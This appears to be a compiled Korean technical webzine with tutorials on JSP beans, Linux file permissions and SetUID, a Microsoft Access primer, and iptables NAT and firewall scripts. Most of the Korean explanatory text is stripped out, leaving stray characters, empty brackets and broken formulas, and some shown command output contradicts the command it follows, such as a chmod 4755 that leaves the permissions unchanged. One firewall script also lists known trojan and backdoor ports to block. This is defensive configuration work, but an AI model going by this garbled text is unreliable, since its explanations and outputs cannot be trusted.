3) value .

4) useBean .

3x04. <jsp:getProperty>

```
<jsp:getProperty name="beasName" property="propertyName"/>
```

1) name

useBean

id

2) property

tip)

가

*

: hine

: hong

hine.hong <=

3x05. BEANS

) HelloBean.java

```
package testpack;
```

```
//
```

```
public class HelloBean {
```

```
    private String hine = "Hello I love java!";
```

```
    public void setHine(String hine)
```

```
    {
```

```
        this.hine = hine;
```

```
    }
```

```
    public String getHine()
```

```
    {
```

```
        return hine;
```

```
    }
```

```
}
```

java

execute) javac -d . HelloBean.java

package

testpack

가

3x06. JSP

) Hello.jsp

```
<!--1-->
```

```
<%@ page import="testpack.HelloBean" contentType="text/html; charset=KSC5601"%>
```

```
<!--2-->
```

```
<jsp:useBean id="test" class="testpack.HelloBean" scope="page">
```

```
<!--3-->
```

```
<jsp:setProperty name="test" property="hine" value="."/>
```

```
<!--4-->
```



```
</jsp:useBean>
<html>
<body>
<!--5-->
getProperty                                :<jsp:getProperty name="test" property="hine"/>
<br>
<!--6-->
useBean ID.                                : <%=test.getHine()%>
</body>
</html>
```

```
1)
import
가
mypack
HelloBean
mypack.HelloBean
contentType="text/html;charset=KSC5601"%
```


```
2)
useBean
```

```
3)
setProperty
```

```
4)
useBean
```

```
5)
getProperty      test      useBean      hine
```

```
6)
test      useBean      getHine
```



4x00. Permission

By Punky

punky45@hanmail.net

4x01.

4x02. ?

4x03. 가 ?

4x04. 가

4x01.

가
가
가

가

(permission)

(permission)

Root

Root

(permission)

ls -l

- (1) 가 (4) (7)
(2) (5) (8)

-rwxr-xr-x	1	punky	punky	112	11월 28	11:15	test
(1)	(2)	(3)	(4)	(5)	(6)	(7)	(8)

- (3) (6)

- (1) 4 - / rwx / r-x / r-x
· - : (d -)
·rwx () :
·r-x () :
·r-x () :

rwx

가 (x)

가

가

- 읽기 허가권(r) : 파일을 읽을 수 있는지 여부를 결정
- 쓰기 허가권(w) : 파일을 쓰거나 지울 수 있는지 결정
- 실행 허가권(x) : 파일의 접근을 허락 여부를 결정

```

165.229.75.126 - default* - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles
[test@neotralinux punky]$ ls -l
합계 20
-rw-r--r--    1 root    root      112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky   punky   4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky   punky   4096 11월 26 09:02 punky
-rwxr-xr--    1 punky   punky   112 11월 28 11:15 test
drwxr-xr--    2 punky   punky   4096 11월 29 04:53 test1
[test@neotralinux punky]$ cd test1
bash: cd: test1: 허가 거부됨
[test@neotralinux punky]$

```

Connected to 165.229.75.126 SSH2 - aes128-cbc - hmac-md5 65x10

```

165.229.75.126 - default* - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles
[test@neotralinux punky]$ ls -l
합계 20
-rw-r--r--    1 root    root      112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky   punky   4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky   punky   4096 11월 26 09:02 punky
-rwxr-xr--    1 punky   punky   112 11월 28 11:15 test
drwxr-xr-x    2 punky   punky   4096 11월 29 04:53 test1
[test@neotralinux punky]$ cd test1
[test@neotralinux test1]$

```

Connected to 165.229.75.126 SSH2 - aes128-cbc - hmac-md5 65x9

4x02. ?

가 chown chgrp

. chgrp , chown 가

. chown 가

Root

chgrp

chgrp

형식 chgrp 새 그룹명 파일명이나 디렉토리명

```

[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky punky 112 11월 28 11:15 test
drwxr-xr-x 2 punky punky 4096 11월 29 04:53 test1
[root@neotralinux punky]# chgrp test test1
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky punky 112 11월 28 11:15 test
drwxr-xr-x 2 punky test 4096 11월 29 04:53 test1
[root@neotralinux punky]#

```

test1 punky test chgrp

chown

chown

형식 chown 새 소유자. 새 소유 그룹 파일명 또는 디렉토리명

```

[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky punky 112 11월 28 11:15 test
drwxr-xr-x 2 punky test 4096 11월 29 04:53 test1
[root@neotralinux punky]# chown test.test test
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 test test 112 11월 28 11:15 test
drwxr-xr-x 2 punky test 4096 11월 29 04:53 test1
[root@neotralinux punky]#

```

```
165.229.75.126 - default* - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles

[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 test test 112 11월 28 11:15 test
drwxr-xr-x 2 punky test 4096 11월 29 04:53 test1
[root@neotralinux punky]# chown punky test
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxr-xr-x 2 punky test 4096 11월 29 04:53 test1
[root@neotralinux punky]#
```

```
165.229.75.126 - default* - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles

[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxr-xr-x 2 punky test 4096 11월 29 04:53 test1
[root@neotralinux punky]# chown :punky test1
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxr-xr-x 2 punky punky 4096 11월 29 04:53 test1
[root@neotralinux punky]#
```

, -R

```

[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 punky punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxr-xr-x 2 punky punky 4096 11월 29 04:53 test1
[root@neotralinux punky]# cd neotra
[root@neotralinux neotra]# ls -l
합계 8
-rw-rw-r-- 1 punky punky 112 11월 26 09:03 test
-rw-rw-r-- 1 punky punky 112 11월 22 10:52 test2
[root@neotralinux neotra]# cd ..
[root@neotralinux punky]# chown -R test neotra
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxr-xr-x 2 punky punky 4096 11월 29 04:53 test1
[root@neotralinux punky]# cd neotra
[root@neotralinux neotra]# ls -l
합계 8
-rw-rw-r-- 1 test punky 112 11월 26 09:03 test
-rw-rw-r-- 1 test punky 112 11월 22 10:52 test2
[root@neotralinux neotra]#

```

4x03. 가 ?

chmod가 . Root가
 . chmod 가 가 . chmod o+r
 , chmod 777

기호	의미	기호	의미
+	허가 권한 부여	u	소유자 권한
-	허가 권한 제거	g	그룹 권한
=	허가 권한 유지	o	그 외 계정 권한
s	소유자와 그룹만 실행	a	소유자, 그룹, 그 외 계정모두 허가 권한 부여

형식 `chmod u, o, g 또는 a +또는 - r,w 또는 x 권한을 설정할 파일 혹은 디렉토리명`

```

165.229.75.125 - default* - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxr-xr-x 2 punky punky 4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod g-w punky
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxr-xr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxr-xr-x 2 punky punky 4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod g+w,o-x test1
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxr-xr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxrwxr-- 2 punky punky 4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod o+wx test1
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxr-xr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 28 11:15 test
drwxrwxrwx 2 punky punky 4096 11월 29 04:53 test1
[punky@neotralinux punky]$
  
```

(.)

읽기(r) : 4

쓰기(w) : 2

실행(x) : 1

r-x
4+1=5

`chmod 755`

rwX, r-x,
4+2+1=7, 4+1=5,

형식 `chmod`

3자리 or 4자리 숫자

파일명 혹은 디렉토리명


```

[neotralinux@punky]$ chmod 777 punky
[neotralinux@punky]$ ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxrwxrwx 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 26 11:15 test
drwxrwxrwx 2 punky punky 4096 11월 29 04:53 test1
[neotralinux@punky]$ chmod 775 punky
[neotralinux@punky]$ ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxrwxr-x 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 26 11:15 test
drwxrwxrwx 2 punky punky 4096 11월 29 04:53 test1
[neotralinux@punky]$ chmod 774 punky
[neotralinux@punky]$ ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxrwxr-- 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 26 11:15 test
drwxrwxrwx 2 punky punky 4096 11월 29 04:53 test1
[neotralinux@punky]$ chmod 770 punky
[neotralinux@punky]$ ls-
bash: ls-: command not found
[neotralinux@punky]$ ls -l
합계 20
-rw-r--r-- 1 root root 112 11월 15 13:39 To-punky
drwxrwxr-x 2 test punky 4096 11월 26 09:04 neotra
drwxrwx--- 2 punky punky 4096 11월 26 09:02 punky
-rwxr-xr-- 1 punky test 112 11월 26 11:15 test
drwxrwxrwx 2 punky punky 4096 11월 29 04:53 test1
[neotralinux@punky]$

```

4+2+1=7

4+1=5

4

0

4x04. 가

3

3

1, 2, 4

1

sticky bit

가

t

/tmp

가 sticky bit

2 SetGID

s

4 SetUID

가

가

s

sendmail

passwd

SetUID

SetUID, SetGID

SetUID


root

root 가 . root
root
가
SetUID SetGID
가 SetUID, SetGID

The screenshot shows a terminal window titled 'shad0wse.org - default - SSH Secure Shell'. The user 'punky45' is logged in. The terminal displays the output of the command 'ls -l' for the directory '/punky45'. The output shows three files: 'Maildir', 'public_html', and 'punky'. The 'punky' file is highlighted with a red box. The permissions for 'punky' are '-rwxr-xr-x', which is unusual for a regular file. The user 'punky45' is the owner and has write, execute, and read permissions. The group 'punky45' also has read, write, and execute permissions. The file 'punky' is located in the directory '/punky45'.

```
[punky45@shad0w punky45]$ ls -l
drwx----- 5 punky45 punky45 4096 12월 14 00:24 Maildir
drwxr-xr-x  2 punky45 punky45 4096 12월 14 01:21 public_html
-rwxr-xr-x  1 punky45 punky45  44 12월 17 22:26 punky
[punky45@shad0w punky45]$ chmod 4755 punky
[punky45@shad0w punky45]$ ls -l
drwx----- 5 punky45 punky45 4096 12월 14 00:24 Maildir
drwxr-xr-x  2 punky45 punky45 4096 12월 14 01:21 public_html
-rwxr-xr-x  1 punky45 punky45  44 12월 17 22:26 punky
[punky45@shad0w punky45]$
```

punky SetUID SetUID가
가 punky45



5x00. Access Beginner Guide

-Table, Query-

By K


- 5x01. ?
- 5x02.
- 5x03.
- 5x04. (Table)
 - 5x041.
 - 5x042.
 - 5x043.
 - 5x044.
 - 5x045.
 - 5x046.
 - 5x047.
- 5x05. (Query)
 - 5x051. ?
 - 5x052.
 - 5x053.
- 5x06.

5x01. (access) ?

MS Office

MS Office

(2002).

5x02.

7가 가 가 .

- * - 가 , 가 .
- * (Query) - , SQL .
- * - .
- * - .
- * - html .
- * - .
- * - VBA(Visual Basic for Applications)


7가 가 ‘

가 ’ ‘ 가 ’ .


5x03.**5x04****5x041.**

가 가

(Column) , 가 (Row) .

 \wedge

>



MS Office

[] -> [] -> Microsoft Access

• (

• $\langle \rangle$


, []

.)

* ' : < > -> [] -> < >
 > -> < _____ > []
 * ' : < _____ > -> Field1 []
] -> ' -> -> [] -> , -> []
 -> []
 * < 가 > -> 가 , , [가] -> 가
 < ><Sheet1>[] -> ' [] -> <
 >[] -> , < >[] -> < >[] -> 가 ,
 [] ->

5x043. (10가)

10가



* - . 가
 * -
 * -
 * / -
 가) * -
 * - 가 가 가
 가
 * / - Yes/No, True/False, On/Off
 ' ,
 * OLE - 2002 , ,
 , OLE
 * - 2002
 ' ,
 *

5x044.

```

*
* - , / , 10가
*
* - 가
ex) [###]-[###]-[####] ->
    -> [_ _ _]-[_ _ _]-[_ _ _ _]
*
* - 가 , 가
*
* -
* - ' '
* -
* -
* -
* - ' '
*
* IME - IME

```

5x045.

```

    mdb가
    mdb가
    가
[ ], < > -> B, < >,[ ] ->
    < >[ ] ->
    , < ">[ ] ->
    가 [ ] ->

```

5x046.

```

    가 가
    [ ]
    (Key)가

```


Table1 : 테이블	
종도 이름	데이터 형식
기온 키(K)	숫자
잘라내기(I)	텍스트
책사(C)	예/아니오
붙여넣기(P)	텍스트
합 삽입(I)	텍스트
합 삭제(D)	하이퍼링크
작성(B)...	
속성(P)	


<마우스 우클릭, 기본키 선택>

	필드 이름	데이터 형식
번호		숫자
이름		텍스트
성별		예/아니오
주소		텍스트
소속		텍스트
이메일주소		하이퍼링크

<열쇠 모양 생김>

5x047. (Join)

가



가 ,

$$\begin{aligned}
& [\quad], < \quad > \rightarrow [\quad] \rightarrow < \quad > [\text{가}] < \\
& > [\text{가}] [\quad] \rightarrow < \quad > < \quad > \\
& \rightarrow \quad , ' \quad , ' \quad , ' \quad , ' \\
& \quad , [\quad] \rightarrow , < 1: \quad \text{가} \quad > \\
& [\quad] \rightarrow [\quad] \rightarrow \rightarrow [\quad] \rightarrow \rightarrow \\
& \quad + \quad ,
\end{aligned}$$

5x05.

5x051. ?


A

가 가

5x052. (57+)

가 ‘ ’ ‘

가




5x053.

가

5

가



“ ”

Query1 : 검색 결과

우편번호	시도	구군	동	번지
518-000	부산	강서구	강동동	1~106번지
518-001	부산	강서구	강동동	1067~3223
518-002	부산	강서구	강동동	3224~4936
518-000	부산	강서구	강동동	
518-050	부산	강서구	구항동	
518-210	부산	강서구	북산동	
518-430	부산	강서구	농차동	
518-003	부산	강서구	매지1동	1~200번지
518-005	부산	강서구	매지1동	204~336
518-003	부산	강서구	매지1동	337~498
518-005	부산	강서구	매지1동	499~621
518-003	부산	강서구	매지1동	622~747
518-005	부산	강서구	매지1동	748~965
518-006	부산	강서구	매지1동	966~1283
518-005	부산	강서구	매지1동	1284~1549
518-006	부산	강서구	매지1동	1550~1859
518-003	부산	강서구	매지1동	2060~3198
518-009	부산	강서구	매지1동	3199~4137
518-011	부산	강서구	매지1동	4207~4418
518-009	부산	강서구	매지1동	4449~4898
518-701	부산	강서구	매지1동 강서구청	
518-703	부산	강서구	매지1동 부산교도소	
518-003	부산	강서구	매지1동 부산우편국	
518-141	부산	강서구	매지1동	
518-004	부산	강서구	매지2동	5~723번지
518-007	부산	강서구	매지2동	1009~2467
518-008	부산	강서구	매지2동	2508~3367
518-004	부산	강서구	매지2동	3408~3792
518-008	부산	강서구	매지2동	3828~4052
518-010	부산	강서구	매지2동	4074~4295
518-008	부산	강서구	매지2동	4296~4706
518-008	부산	강서구	매지2동	4723~4767
518-008	부산	강서구	매지2동	4768~5398
518-010	부산	강서구	매지2동	5405~6006

레코드: 111 | 검색: 2521

“ ”
가

* AND : “ ” , “ ”

* OR : “ ” , “ ”

* “ ” Or “ : 가 “ ” “ ”
* In (“ , ”) : 가 “ ” “ ” . OR
가


* Not “ : 가


* Like “ * “ : “ ,


* Like “[ㄱ-ㅈ]*” : ㄱ ㅈ


5x06.


가
가
(- ,)
















6x00. Extension of Iptables

By Nabogiyo

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6x01. ?

6x02.

6x03.

6x04.

6x05.

6x06. SNAT

6x07. DNAT

6x08.

6x09.

iptables , *iptables*
iptables , 1 .
6x01. ?
 .
 ,
iptables NAT 가 Free Software가 .
iptables DNAT, SNAT, ,
 . security focus *iptables*

6x02. Masquerading

가 가 . ,
 가 가 .
 ,
 , 가 PC ADSL PC
 (?) 가 , ?
 가 .

6x03.

SNAT .
 가
 SNAT . 가?
 (Masquerade) '가 ' , SNAT ,
 (Source) 가 가 .
 , PPP ADSL IP 가 ,
 SNAT .
 가 .

6x04.

* : , PC
 * : 가 ,
 , *iptables*가 . *iptables* 가
*ipchains*가 , *ipchains* ,
iptables *iptables* , *iptables*가
 , *iptables*

6x05.

...

```
[root@Nabogiyo /]# whoami
```

```
root
```

ip *가*

```
[root@Nabogiyo /]# echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
[root@Nabogiyo /]# iptables -F
```

```
[root@Nabogiyo /]# iptables -X
```

FORWARD *ACCEPT*

(*NAT* *FORWARD*)

```
[root@Nabogiyo /]# iptables -P FORWARD ACCEPT
```

POSTROUTING

```
[root@Nabogiyo /]# iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -o ppp0 -j MASQUERADE
```

SNAT, DNAT *가*

6x06. SNAT

MASQUERADE (?)

MASQUERADE

6x07. DNAT

Destination,

80

NAT . iptables

/etc/init.d/ iptables

6x08.

0.

```
# iptables -A INPUT -j ACCEPT
```

[illegible]

6x09.

```
[root@Nabogiyo /]# cat /etc/rc.d/init.d/iptables
```

```
#!/bin/sh
```

```
# iptables
IPTABLES="/usr/local/sbin/iptables"

# INTERNET_IFACE : ppp
# ppp0가
# LOCAL_LAN_IFACE : LAN
# LOCAL_LAN_IP : LAN (LOCAL_LAN_IFACE)
# LOCAL_LAN_IP_RANGE : LAN
INTERNET_IFACE="eth0"
```

```

LOCAL_LAN_IFACE="eth1"
LOCAL_LAN_IP="172.16.10.1"
LOCAL_LAN_IP_RANGE="172.16.10.0/24"

LOCAL_LAN_IP_RANGE="172.16.10.0/24 172.16.20.0/24 172.16.30.0/24"
MASQUERADE_LAN_IP_RANGE="172.16.10.0/24 172.16.20.0/24 172.16.30.0/24"
FORWARDING_LAN_IP_RANGE=${MASQUERADE_LAN_IP_RANGE}

#
ALLOW_PORT="22"

#
MASQUERADE_LAN_IP_RANGE="172.16.10.1/24"

# SNAT
# INTERNET_IP_ForSNAT : SNAT IP
# SNAT_LAN_IP_RANGE : SNAT
INTERNET_IP_ForSNAT=""
SNAT_LAN_IP_RANGE=""

#
# ?IP;MAC ? ,
# MAC
# ' ; ( ) '
#
ACCEPT_HOST="172.16.10.2;XX:XX:XX:XX:XX:XX"

# DNAT
# ( )>( IP ):( port )
# 8080 172.16.10.2 80
#
#TCP_FORWARD="8080>172.16.10.2:80"

# LAN
#
FW_DROP_IP=""

# Enable FORWARD
echo 1 > /proc/sys/net/ipv4/ip_forward

# iptables가
if ! [ -x ${IPTABLES} ] ; then
    echo "iptables can't find... firewall setting cancel"
    exit 1
fi

```

```

# iptables
${IPTABLES} -F
${IPTABLES} -X
${IPTABLES} -t nat -F
${IPTABLES} -t nat -X
${IPTABLES} -t mangle -F
${IPTABLES} -t mangle -X
echo 'iptables initialization'

# Default Police is ALL DROP
# DROP
${IPTABLES} -P INPUT DROP
${IPTABLES} -P OUTPUT DROP
${IPTABLES} -P FORWARD DROP
echo 'Default Police : ALL DROP'

#####
### New Chain                                     ###
#####
#1. TCP_Packets                                . INPUT    tcp
#
${IPTABLES} -N TCP_Packets
# NEW                syn                가
# DROP
# (NEW, ESTABLISHED, RELATED, INVALID)
# iptables 4.3. Userland states
${IPTABLES} -A TCP_Packets -p tcp ! --syn -m state --state NEW -j LOG --log-prefix "IPTABLES :
New not syn"
${IPTABLES} -A TCP_Packets -p tcp ! --syn -m state --state NEW -j DROP

#2. ICMP_Packets                                . INPUT    icmp
#
${IPTABLES} -N ICMP_Packets
# icmp                                DROP
${IPTABLES} -A ICMP_Packets -p icmp -s ! ${LOCAL_LAN_IP_RANGE} -j DROP

#3. UDP_Packets
${IPTABLES} -N UDP_Packets
#                                udp

#####
### INPUT                                     ###
#####

```



```

#
${IPTABLES} -A INPUT -p tcp -j TCP_Packets
# ${IPTABLES} -A INPUT -p udp -j UDP_Packets
#      가 ESTABLISHED, RELATED      (
#      ,      )
${IPTABLES} -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
${IPTABLES} -A INPUT -p icmp -j ICMP_Packets

#      가
# IP      MAC
#      ip      mac
#      MAC
#
if [ "${ACCEPT_HOST}" != "" ]; then
    echo -n "ACCEPT HOST : "
    for host_info in ${ACCEPT_HOST} ; do
        echo ${host_info} | {
            IFS=';' read host_ip host_mac
            if [ "${host_mac}" != "" ]; then
                if [ "${host_ip}" != "" ]; then
                    ${IPTABLES} -A INPUT -s ${host_ip} -m mac --mac-source
${host_mac} -j ACCEPT
                    echo -n "${host_ip}(${host_mac}) "
                else
                    ${IPTABLES} -A INPUT -m mac --mac-source ${host_mac} -j ACCEPT
                    echo -n "${host_mac} "
                fi
            else
                ${IPTABLES} -A INPUT -s ${host_ip} -j ACCEPT
                echo -n "${host_ip} "
            fi
        }
    done
    echo
fi

#      가
#      ( , , )
#      ssh      22
#      ,
#      , ACCEPT_HOST
if [ "$ALLOW_PORT" != "" ]; then
    echo -n "ALLOW PORT (SERVICE) : "

```

```

    for port in ${ALLOW_PORT} ; do
        ${IPTABLES} -A INPUT -p tcp --dport ${port} -j ACCEPT
        echo -n "${port} "
    done
    echo

fi

# INPUT ACCEPT , DROP .
# limit ( 3 )

${IPTABLES} -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --log-level 6 --log-prefix
"IPT:INPUT packet died: "
echo "Logging UnAccepted Packet "

#####
### FORWARD ###
#####
## NAT FORWARD
## SNAT, DNAT, MASQUERADE FORWARD
## iptables 가 ' iptables chapter 3 '
## . table 3-1, 2, 3 .

#
# SNAT가 , FW_DROP_IP
# IP , IP 가
#

if [ "$FW_DROP_IP" != "" ] ; then
    echo -n "Forward DROP IP : "
    for drop_ip in ${FW_DROP_IP} ; do
        ${IPTABLES} -A FORWARD -s ${drop_ip} -j DROP
        echo -n "${drop_ip} "
    done
fi
echo

#
# POSTROUTING
# . ESTABLISHED, RELATED
#
if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
    echo -n "MASQUERADE LAN : "
    for ip_range in ${MASQUERADE_LAN_IP_RANGE} ; do
        ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
        ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state

```

```

ESTABLISHED,RELATED -j ACCEPT
        echo -n "${ip_range} "
    done
    echo
fi

# SNAT
    가
if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
    echo -n "SNAT LAN : "
    for ip_range in ${SNAT_LAN_IP_RANGE} ; do
        ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
        ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
        echo -n "${ip_range} "
    done
    echo
fi

# DNAT
if [ "${TCP_FORWARD}" != "" ]; then
    for forward in ${TCP_FORWARD} ; do
        echo "${forward}" | {
            IFS='>:' read sport host dport
            ${IPTABLES} -A FORWARD -p tcp --sport ${sport} -d ${host} --dport ${dport} -j
ACCEPT
            ${IPTABLES} -A FORWARD -p tcp --dport ${sport} -s ${host} --sport ${dport} -j
ACCEPT
            echo "Forwarding Enable ${sport}->${host}:${dport}"
            echo "Internal Server : ${host}(${dport})"
        }
    done
    echo
fi

#####
### OUTPUT                                     ###
#####
echo -n "OUTPUT : "
# OUTPUT                DROP                OUTPUT                ACCEPT
# OUTPUT
#
${IPTABLES} -A OUTPUT -s 127.0.0.1 -j ACCEPT

```

```

echo -n "loopback, "

# LOCAL_LAN_IFACE                가 .
if [ "${LOCAL_LAN_IFACE}" != "" ]; then
    for iface in ${LOCAL_LAN_IFACE}; do
        ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
        echo -n "${iface} "
    done
fi

# INTERNET_IFACE                가 .
if [ "${INTERNET_IFACE}" != "" ]; then
    for iface in ${INTERNET_IFACE}; do
        ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
        echo -n "${iface} "
    done
    echo "ACCEPT"
fi

#####
### PREROUTING                ###
#####

# DNAT .
# TCP_FORWARD                ( port> IP: port)
# PREROUTING                DNAT .
if [ "${TCP_FORWARD}" != "" ]; then
    for forward in ${TCP_FORWARD} ; do
        echo "${forward}" | {
            IFS='>:' read sport host dport
            ${IPTABLES} -t nat -A PREROUTING -p tcp -i ${INTERNET_IFACE} --dport ${sport} -j
DNAT --to-destination ${host}:${dport}
            echo "DNAT Enable : FireWall:${sport}-->>Internal Server(${host}):${dport}"
        }
    done
    echo
fi

#####
### POSTROUTING                ###
#####

# . MASQUERADE_LAN_IP_RANGE IP
# MASQUERADE .

```

```
if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
    echo -n "MASQUERADE Enable : "
    for ip_range in ${MASQUERADE_LAN_IP_RANGE}; do
        ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j
MASQUERADE
        echo -n "${ip_range} "
    done
    echo
fi

# MASQUERADE      가      SNAT   POSTROUTING      .
# SNAT_LAN_IP_RANGE      가 INTERNET_IP_ForSNAT
# SNAT      .
if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
    echo -n "SNAT Enable : "
    for ip_range in ${SNAT_LAN_IP_RANGE}; do
        ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j SNAT
--to-source ${INTERNET_IP_ForSNAT}
        echo -n "${ip_range} "
    done
    echo
fi

echo "My FireWall Rule All Done !!"
```

& : (Nabogiyo@wowhacker.org)

, 가

+++++

Ross Vandegrift <ross@willow.seitz.com>

+++++

Linux rp_filter

가

가

,

()

NFS

#!/bin/sh

DMZIP : DMZ IP 가 26 , 255.255.255.192

C

MAINIP : IP

FWMAINIP : IP

IPT : iptables

TCP_OPENPORTS : tcp /etc/services

UDP_OPENPORTS : ucp

WORMPORTS :

DMZIP=207.106.55.128/26

MAINIP=207.106.55.64/26

FWMAINIP=207.106.55.126

IPT=/usr/local/sbin/iptables

TCP_OPENPORTS=20,21,22,23,25,53,69,80,113

UDP_OPENPORTS=53,123

WORMPORTS=31337,33270,1234,6711,16660,60001,12345,12346,1524,27665,27444,31335,6000,6001,6002

DROP

\$IPT -P INPUT DROP

\$IPT -P OUTPUT DROP

\$IPT -P FORWARD DROP

가

#

\$IPT -N IN_ETH0

\$IPT -N IN_TCP

\$IPT -N IN_UDP

\$IPT -N FOR_ETH0

\$IPT -N FOR_ETH1

\$IPT -N FOR_TCP0

\$IPT -N FOR_UDP0

```
$IPT -N FOR_TCP1
$IPT -N FOR_UDP1

#
# table: filter, chain: INPUT
#

# lo, eth1
# eth0                                IN_ETH0
$IPT -A INPUT -i lo -j ACCEPT
$IPT -A INPUT -i eth1 -j ACCEPT
$IPT -A INPUT -i eth0 -j IN_ETH0

# 207.106.55.0/24, 63.121.145.0/24
#
$IPT -A INPUT -s 207.106.55.0/24 -j ACCEPT
$IPT -A INPUT -s 63.121.145.0/24 -j ACCEPT

# INPUT
#                                     DROP
$IPT -A INPUT -m limit --limit 3/minute -j LOG

#
# table: filter, chain: OUTPUT
#

# DMZIP, FWMAINIP                    가
# lo                                  가
# DROP                                가
$IPT -A OUTPUT -s $DMZIP -j ACCEPT
$IPT -A OUTPUT -s $FWMAINIP -j ACCEPT
$IPT -A OUTPUT -o lo -d 127.0.0.0/8 -j ACCEPT
$IPT -A OUTPUT -m limit --limit 3/minute -j LOG

#
